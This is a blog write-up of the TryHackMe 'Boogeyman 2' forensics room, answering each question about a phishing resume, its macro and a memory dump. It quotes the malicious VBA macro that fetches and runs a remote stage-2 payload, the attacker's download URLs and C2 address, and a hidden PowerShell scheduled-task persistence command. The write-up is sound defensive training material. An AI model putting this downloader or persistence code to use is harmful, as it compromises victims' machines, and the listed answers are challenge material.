Boogeyman 2-Tryhackme Writeup

MAGESH · Following
Published in System Weakness
4 min read · Aug 30, 2024

Listen Share More

The Boogeyman is back. Are you still afraid of the Boogeyman?

This is room is accessible only for subscribers, so if you wish to subscribe you can use this link and get $5 credits 💰 💵 when you become a member. *https://tryhackme.com/signup?referrer=633819acb90069005f4fd623*

Link to the room https://tryhackme.com/r/room/boogeyman2

Task 1:Introduction


After having a severe attack from the Boogeyman, Quick Logistics LLC improved its security defences. However, the Boogeyman returns with new and improved tactics, techniques and procedures.

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.

Task 2:Spear Phishing Human Resources

The Boogeyman is back!

Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.



[redacted] [redacted]

Resume - Application for Junior IT Analyst Role

[redacted]

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyse and assess the impact of the compromise.

> *What email was used to send the phishing email?*

open the .eml file in artefacts folder

Ans: westaylor23@outlook.com

> *What is the email of the victim employee?*

Ans: maxine.beck@quicklogisticsorg.onmicrosoft.com

> *What is the name of the attached malicious document?*

Ans: Resume_WesleyTaylor.doc


> *What is the MD5 hash of the malicious attachment?*

save the file and run the command md5sum Resume_WesleyTaylor.doc

Ans: 52c4384a0b9e248b95804352ebec6c5b

> *What URL is used to download the stage 2 payload based on the document's macro?*

olevba Resume_WesleyTaylor.doc




```
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
 d With
```

Ans: https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

> *What is the name of the process that executed the newly downloaded stage 2 payload?*



```
Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")
```


Ans: wscript.exe

> *What is the full file path of the malicious stage 2 payload?*

Ans: C:\ProgramData\update.js

> *What is the PID of the process that executed the stage 2 payload?*

from the name we know that it is a windows machine ,so we use the related volatility tool commands



Windows.cmdline	Lists process command line arguments
windows.drivermodule	Determines if any loaded drivers were hidden by a rootkit
Windows.filescan	Scans for file objects present in a particular Windows memory image
Windows.getsids	Print the SIDs owning each process
Windows.handles	Lists process open handles
Windows.info	Show OS & kernel details of the memory sample being analyzed
Windows.netscan	Scans for network objects present in a particular Windows memory image
Widnows.netstat	Traverses network tracking structures present in a particular Windows memory image.
Windows.mftscan	Scans for Alternate Data Stream
Windows.pslist	Lists the processes present in a particular Windows memory image
Windows.pstree	List processes in a tree based on their parent process ID

vol -f WKSTN-2961.raw windows.pstree | grep wscript.exe

Ans: 4260


> ***What is the parent PID of the process that executed the stage 2 payload?***

Ans: 1124

> ***What URL is used to download the malicious binary executed by the stage 2 payload?***

we assume that this might be from the same domain as before ,so we use string command to get any useful information from the file

strings WKSTN-2961.raw | grep boogeyman




```
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
s.boogeymanisb
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
es.boogeymanisback.lol3
files.boogeymanisback
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
.boogeymanisback.lol/aa2a9
oogeymanisback.lol0
```

strings

Ans: https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe

> ***What is the PID of the malicious process used to establish the C2 connection?***

from the process list we can see *wscript.exe* has a child process named updater.exe so this must be the process establishing c2 connection



```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree | grep 4260
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000      N/A
untu@tryhackme:~/Desktop/Artefacts$
```

Ans: 6216

> *What is the full file path of the malicious process used to establish the C2 connection?*

vol -f WKSTN-2961.raw windows.cmdline | grep updater.exe

Using cmdline or dlllist
This will show the command line used to start the process, including the full path of the executable:

Ans: C:\Windows\Tasks\updater.exe

> *What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)*

vol -f WKSTN-2961.raw windows.netscan | grep updater.exe

Ans: 128.199.95.189:8080

> *What is the full file path of the malicious email attachment based on the memory dump?*

vol -f WKSTN-2961.raw windows.filescan | grep Resume_WesleyTaylor

Ans: C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc

> *The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?*

based on the hint we search schtasks using our strings cmd which we used previously

Ans: schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR ‘C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \”IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\”’

THANK YOU FOR READING!!! ❤️ 💫

Tryhackme Writeup

Phishing Email

Volatility

Follow

Published in System Weakness

5.9K Followers · Last published 4 days ago

System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.

Following

Written by MAGESH

40 Followers · 11 Following

Cybersecurity | Tryhackme

No responses yet

What are your thoughts?

Respond

More from MAGESH and System Weakness

MAGESH

Session Management-Tryhackme Writeup

Learn about session management and the different attacks that can be performed against insecure implementations.

Aug 24, 2024 10

Advanced Google Dorking | Part14

Keycloak XSS,JIRA Information Disclosure, Metrics, InfluxDB Endpoint and Ganglia RXSS code review.

✦ Dec 16, 2024 👏 114

Karthikeyan Nagaraj
COMPUTER NETWORKS 101 : INTERMEDIATE SERIES
HOW TO SET UP A LINUX DNS SERVER WITH BIND
A Step-by-Step Guide
ifonfiif
netstat
netstat
https://cyberw1ng.medium.com

In System Weakness by Karthikeyan Nagaraj

How to Set Up a Linux DNS Server with BIND

A Step-by-Step Guide to Configuring a DNS Server on Linux Using BIND

Oct 25, 2024 793 2

MAGESH

John the Ripper: The Basics-Tryhackme Writeup

Learn how to use John the Ripper, a powerful and adaptable hash-cracking tool

Oct 25, 2024

See all from MAGESH

See all from System Weakness

Recommended from Medium

Drew Arpino

TryHackMe — Boogeyman 3 Challenge Walkthrough

A Domain Forensic Investigation using Kibana

Jan 6 1

Advent of Cyber 2024
Dive into the wonderful world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!
I'm all atomic inside!
Day 4
Answers
cyberw1ng.medium.com


In InfoSec Write-ups by Karthikeyan Nagaraj

Advent of Cyber 2024 [Day 4] Writeup with Answers | TryHackMe Walkthrough

I'm all atomic inside!


Dec 4, 2024 882 1

Lists




Staff picks

798 stories · 1566 saves



Stories to Help You Level-Up at Work

19 stories · 915 saves




Self-Improvement 101

20 stories · 3212 saves

Productivity 101

20 stories · 2714 saves



```
d

rd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
            lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
 var/log
log# ls
 cloud-init-output.log  dpkg.log        kern.log   lxd       unattended-upgrades
 cloud-init.log         fontconfig.log  landscape  syslog    wtmp
 dist-upgrade           journal         lastlog    tallylog
log# cat auth.log | grep install
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log# 
```

T Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled


Oct 22, 2024

In PEN-TE3H by Jawstar

Advent of Cyber 2024{ALL DAYS} Tryhackme Answers | Write-ups

{ DAY - 1 }

Dec 7, 2024 33 2




AYNUR BALCI

Windows Event

Analyze the event with ID 4624, that took place on 8/3/2022 at 10:23:25. Conduct a similar investigation as outlined in this section and...

Oct 31, 2024 11



In T3CH by Axoloth

TryHackMe | Brute Force Heroes | WriteUp

Walkthrough room to look at the different tools that can be used when brute forcing, as well as the different situations that might favour...

Oct 3, 2024 51

See more recommendations